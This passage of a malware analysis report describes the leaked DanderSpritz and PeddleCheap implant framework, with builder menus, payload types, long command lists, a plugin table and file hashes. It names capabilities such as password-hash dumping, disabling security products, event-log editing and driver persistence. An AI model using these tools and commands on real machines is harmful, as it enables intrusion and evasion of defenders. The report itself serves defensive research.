65             40  LOAD_FAST             0  'path'
66             43  LOAD_FAST             1  'file'
67             46  LOAD_FAST             2  'extraInfo'
68             49  CALL_FUNCTION_3       3
69             52  RETURN_END_IF
70          53 0   COME_FROM                '12'
```

Figure 15: Uncompyle6 failed to decompile '*exe.py*' module

After fixing all of the critical errors and some code improvements we successfully managed to run the builder for PeddleCheap.

PeddleCheap builder provides wealth of options to configure the executable file. The main interface of the builder is shown in figure 16.

```
-
- Current Configuration:
-      Load Method : WinsockHelper
-     Process Name : lsass.exe
-       COMMS Type : Winsock
-     Trigger Name : ntfltmgr
-          Payload : None
-  KiSu Connection : Not connected
-
-  0) Exit
-
- Configuration
-  1) Change load method
-  2) Change trigger driver name
-  3) Change process name
-
- KiSu Connection
-  4) Connect to PC's KiSu
-  5) Install PC's KiSu
-
- Payload
-  6) Prepare a new payload
-  7) Pick an existing payload
-
- Actions
-  8) Perform Install
Enter the desired option
```

Figure 16: PeddleCheap builder menu

After selecting option 6 for *'prepare a new payload'* in the menu , it provides various available payloads as shown in figure 17.

```
- Possible payloads:
-      0) - Quit
-      1) - Standard TCP (i386-winnt Level3 sharedlib)
-      2) - HTTP Proxy (i386-winnt Level3 sharedlib)
-      3) - Standard TCP (i386-winnt Level3 exe)
-      4) - HTTP Proxy (i386-winnt Level3 exe)
-      5) - Standard TCP (x64-winnt Level3 sharedlib)
-      6) - HTTP Proxy (x64-winnt Level3 sharedlib)
-      7) - Standard TCP (x64-winnt Level3 exe)
-      8) - HTTP Proxy (x64-winnt Level3 exe)
-      9) - Standard TCP Generic (i386-winnt Level4 sharedlib)
-     10) - HTTP Proxy Generic (i386-winnt Level4 sharedlib)
-     11) - Standard TCP AppCompat-enabled (i386-winnt Level4 sharedlib)
-     12) - HTTP Proxy AppCompat-enabled (i386-winnt Level4 sharedlib)
-     13) - Standard TCP UtilityBurst-enabled (i386-winnt Level4 sharedlib)
-     14) - HTTP Proxy UtilityBurst-enabled (i386-winnt Level4 sharedlib)
-     15) - Standard TCP WinsockHelperApi-enabled (i386-winnt Level4 sharedlib)
-     16) - HTTP Proxy WinsockHelperApi-enabled (i386-winnt Level4 sharedlib)
-     17) - Standard TCP (i386-winnt Level4 exe)
-     18) - HTTP Proxy (i386-winnt Level4 exe)
-     19) - Standard TCP (x64-winnt Level4 sharedlib)
-     20) - HTTP Proxy (x64-winnt Level4 sharedlib)
-     21) - Standard TCP AppCompat-enabled (x64-winnt Level4 sharedlib)
-     22) - HTTP Proxy AppCompat-enabled (x64-winnt Level4 sharedlib)
-     23) - Standard TCP WinsockHelperApi-enabled (x64-winnt Level4 sharedlib)
-     24) - HTTP Proxy WinsockHelperApi-enabled (x64-winnt Level4 sharedlib)
-     25) - Standard TCP (x64-winnt Level4 exe)
-     26) - HTTP Proxy (x64-winnt Level4 exe)
Pick the payload type
```

Figure 17: PeddleCheap payloads

After following the payload configuration, PeddleCheap builder will create the binary with its configuration files and symmetric encryption keys as shown in figure 18.

Figure 18: PeddleCheap final payload

After this PeddleCheap payload is ready to be deployed on the victim machine. Once installed on the machine then based on the configuration it can either listen on a port or make a reverse connection to connect with the operation center (OC). After the connection it can deploy two payload implants:

1. Danderspritz
2. ExpandingPulley

Danderspritz is the new implant for PeddleCheap and an upgrade to ExpandingPulley.

ExpandingPulley 3.2.2.1

It is responsible for providing the commands and loading of corresponding payloads (DLLs) on the victim machine. The code for ExpandingPulley is located at *'\windows\Resources\Ep'* directory.

Based on the comments in code it seems like the development of this component started in around year 2006.
The plugin design of Exapandingpulley is relatively simpler than Danderspritz plugins. However the component is fully configurable and well designed. Commands configuration file for the component is available at *'windows\Resources\Ep\Commands\CommandLine'* folder, all of these configuration files are stored in XML format.

ExpandingPulley supports following set of commands as shown in figure 19.

ArpScan	NetUse	VideoSummary	fileperms	processcheck
Break	PacketRedirect	WebTipper	get	processhide
Cd	PacketScan	WellKnownId	getadmin	processinfo
Channels	PassFreely	WhoAmI	grep	put
Copy	PidGuesser	Windows	ipconfig	pwd
DG_Control	Plugins	adgc	kill	pwdump
Dir	ProcessOptions	admode	language	queryeventlogs
DraftyPlan	QuitAndDelete	aduser	level4	queryeventrecord
DuplicateToken	Redirect	aliases	listdrives	regkeys
Environment	RegQuery	arpApi	logedit	remotelocaltime
EventLogFilter	RemoteChannels	arpMon	machineinfo	rmdir
GetDirectory	RemoteCommand	arp	matchtimes	route
GetNetAddr	RemoteExecute	audit	memory	run
GetSysPaths	ResourceManager	banner	mkdir	runaschild
GroupUsers	RotateLog	checkfile	modifyAudit	scheduler
Groups	RouteModify	checkkeyboard	modifyprivilege	serialsniffer
Help	SR_Dns	checkmouse	move	services
KeepAlive	SR_Redirect	checksum	netbios	sr_banner
LogonAsUser	Script	cleareventlog	nethide	strings
LongTerm	SetUser	del	netmap	tcptraceroute
LotusNotesMailUsers	StingRay	devmgr	netmon2k	traceroute
LotusNotesParser	Stop	diskspace	netstatmon2k	urcontrol
LpEnv	SystemVersion	dns	netstatmon	wmi
Lsadump	Throttle	drivers	performance	
ModifyAuthentication	Tree	eventlogedit	ping	
ModifyGroup	Users	exitwindows	portmap	
NetGetDCName	Version	fileAttribs	processMonitor	

Figure 19: ExpandingPulley Commands

It reads corresponding plugin IDs for commands which are located at *'Resources\Ep\Plugins\Descriptions'* direcotry which further loads corresponding providers (dlls) from *'windows\Resources\Ep\Plugins\Files'* directory on victim machine.
E.g:
processinfo command (processinfo_command.xml) -> pluginID 31341 (processinfo_31341.xml) -> loads DLL processinfo_LP.dll

Danderspritz (DSZ 1.3.0)

DSZ is an upgrade to EP (ExapndingPulley) with a different plugin design. It also add support to some more complex modules like KiSu (KillSuit), UtBu (Utilityburst) and Flav (FlewAvenue) etc.
In DSZ every command configuration file is located at *'\windows\Resources\Dsz\Commands\CommandLine'* directory reference to *'Mcl_Cmd_{Command}.pyo'* located at *'\windows\Resources\Dsz\PyScripts\Tasking'* directory. This python script will load *{command}_LP.XML* from *'\windows\Resources\Dsz\Modules\Descriptions\windows'* directory which further links

corresponding *{command}_target.XML* from the same directory. *{command}_target.XML* reference to the DLL for the command. Python script for the command communicates with the DLL using RPC and gives the desired output of the command.




Figure 20: DSZ plugins design and load process

DSZ supports following set of commands as shown in figure 21.

```
activedirectory       activity              addresses             aliases
appcompat             appcompat_uninstall   arp                   audit
authentication        available             banner                break
cd                    commands              copy                  cprpc
currentusers          database              delete                devicequery
dir                   diskspace             dllload               dmgz_control
dns                   domaincontroller      drivers               drives
duplicatetoken        environment           eventlogclear         eventlogedit
eventlogfilter        eventlogquery         fileattributes        filetype
firewall              flav_control          freeplugin            frzaddress
frzlinks              frzroutes             frzsecassocs          frztimeouts
gangsterthief         generatedata          get                   getadmin
gezu_kernelmemory     grdo_filescanner      grdo_processscanner   grep
groups                gui                   handles               help
hide                  ifconfig              injectdll             keepalive
kill                  kisu_addmodule        kisu_config           kisu_connect
kisu_deletemodule     kisu_disconnect       kisu_freedriver       kisu_freemodule
kisu_fulllist         kisu_install          kisu_list             kisu_loaddriver
kisu_loadmodule       kisu_processload      kisu_readmodule       kisu_survey
kisu_uninstall        kisu_upgrade          language              ldap
library               loadplugin            logedit               logonasuser
lpdirectory           lpgetenv              lpsetenv              matchfiletimes
memory                mkdir                 moduletoggle          move
nameserverlookup      netbios               netconnections        netmap
objects               oracle                packages              packetredirect
papercut              passworddump          pc_connect            pc_listen
pc_status             performance           permissions           ping
plugins               policy                portmap               processes
processinfo           processmemory         processmodify         processoptions
processsuspend        put                   pwd                   python
quitanddelete         redirect              registryadd           registrydelete
registryhive          registryquery         remoteexecute         rmdir
route                 run                   runaschild            scheduler
script                serialredirect        services              shares
shutdown              sidlookup             sql                   stop
strings               systempaths           systemversion         throttle
time                  traceroute            trafficcapture        uptime
users                 version               warn                  whoami
windows               wrappers              xmlparser
```

Figure 21: DSZ Commands

Important Plugins and Commands

There are more than hundred commands available in operation center and we are pretty sure all of them are useful in circumstances but we will list some important plugins and commands in this section.

Commands	Description
passworddump	function collects the use account and password hash information.
ripper	collect files from commonly installed applications.

	Example:ripper -p unknowns,chrome,menupolice,firefox -m 204800
usbmonitor	monitor usb
checkpsp	check the presence of security products
psp_avoidance	disable security products
injectdll	inject dll in a process, it support two methods memory access and thread injection
dllload	load a dll and call the given export function. It can load locally available dll in a process on compromised system.
screenshot	take a screenshot
strings	search a file for given string

More Advanced Commands

Commands	Description
oracle	bypass authentication for oracle servers
Sql	provides action available to interact with databases.
redirect	provides a VPN-like capability to forward TCP/UDP packets.
processmemory	query a processes memory space, or extract memory regions from a process.
processmodify	changes an existing group or privilege within a process. Optionally changes the attributes for that group as well
remoteexecute	execute a command on target
eventlog*	interact with event logger. Clear, edit, search and monitor the logger.

packetredirect	accepts packets on a TCP connection and sends them out on the remote LAN.
grdo_filescanner	grdo_filescanner is a powerful utility to scan files based on given conditions.
grdo_processcanner	scan processes for given conditions.
firewall	manipulate windows firewall settings
papercut	operate on a file opened by another process

Kernel Components and Utilities

Component/Utility	Operations
DoormanGauze	• dmgz_install - install the driver on victim machine • dmgz_load - load the driver on the victim machine • dmgz_control - query the driver
gezu_kernelmemory	kernel memory dumper
Utilityburst	provides persistence to PeddleCheap on the compromised machine. • utbu_install - install the driver on victim machine • utbu_load - load the driver on the victim machine
gangsterthief	read NTFS MFT for analysis, forensics work.
DarkSkyline	provides network traffic capture support • dsky_install - install the driver on victim machine • dsky_load - load the driver on victim machine • dsky_setfilter - set network traffic filter for capture • dsky_start - start network capture • dsky_getcapture - get the network capture file (pcap) from victim machine.

FlewAvenue	provide networking commands (banner, dns, redirect, packetredirect, ping, traceroute) support ● flav_install: install the driver on the victim machine ● flav_load: load the driver on victim machine ● flav_query: queries the driver
KillSuite (kisu)	provide persistence to PeddleCheap and provide robust framework to load drivers and modules. ● kisu_install - install KillSuite on the target ● kisu_loaddriver - load a driver

Kisu provides more advanced functions like add multiple modules to its module store and load them into the process. Following is an example of *kisu_survey* command that queries the available persistence methods available with kisu.


```
20:56:24>> kisu_survey
[20:56:24] ID: 2021 'kisu_survey' started [target: z0.0.0.17]
Persistence methods:
    Type : DRIVER
    Compatible : true
    Reason :

    Type : SOTI
    Compatible : true
    Reason :

    Type : JUVI
    Compatible : false
    Reason : OS not supported by JUVI
```

Conclusion

The complexity, design and management of the overall framework reflects the high amount of time, investment and resources spent by the agencies for cyber war. This leak is evident that cyber war has already been started and at the same it demands more research and resources on the defense side.

Appendix


Appendix A - Directory structure of '*windows\Resources*'



- **DaPu** : darkpulsar - Configures the FUZZBUNCH files for DARKPULSAR
- **DeMi** : DecibelMinute - KiSu (KillSuit_Implant)
- **Df** : DoubleFeature
- **DmGz** : DoormanGauze - Queries the DoormanGauze kernel driver
- **DSky** : DarkSkyline - PacketCapture (Controls the DSKY driver)
- **Dsz** : Danderspritz
- **Ep** : Expandpulley
- **FlAv** : FlavControl - Queries the FlewAvenue kernel driver
- **GaTh** : GangsterThief - Read the NTFS MFT to do analysis
- **GeZu** : KernelMemory - Kernel memory dumper
- **GRcl** : ProcessMemory - process memory space, or extract memory regions from a process
- **GRDO** : GreaterDoctor - MFT analysis and GreaterSurgeon (decompressor)
- **PaCu** : PaperCut - Unlock a file opened by another process
- **Pc** : PeddleCheap - Payload loader (OpeartionCenter)
- **PFre** : PassFreely - Bypass Oracle authetication services
- **ScRe** : Interact with databases

- **ST1.14** : SentryTribe - Crypto services provider (RC5 , MAGIC:0xCB34 etc)
- **StLa** : StrangeLand
- **UtBu** : UtilityBurst Kernel Driver
- **TeDi** : TerritorialDispute
- **ZBng** : Authentication & ForceLogon provider

Appendix B - *'Config.txt'* in *Ops* Directory



Appendix C - MD5 hash of all EXE and DLL files

(Download full list at : https://cysinfo.com/wp-content/uploads/2017/04/SB_files_MD5.xlsx)

FileName	Size in Bytes	MD5	TimeStamp	
ActiveDirectory_Target.dll	37888	86418d6a4ef09041a5672c23e09e2430	Nov 16 2012	32 Bit DLL
Activity_Target.dll	26112	670f1353ed069513bcb496082adba41c	Nov 16 2012	32 Bit DLL

Appendix D - Video Demonstration of Operation Center

Link: https://youtu.be/OyjWBOobJh4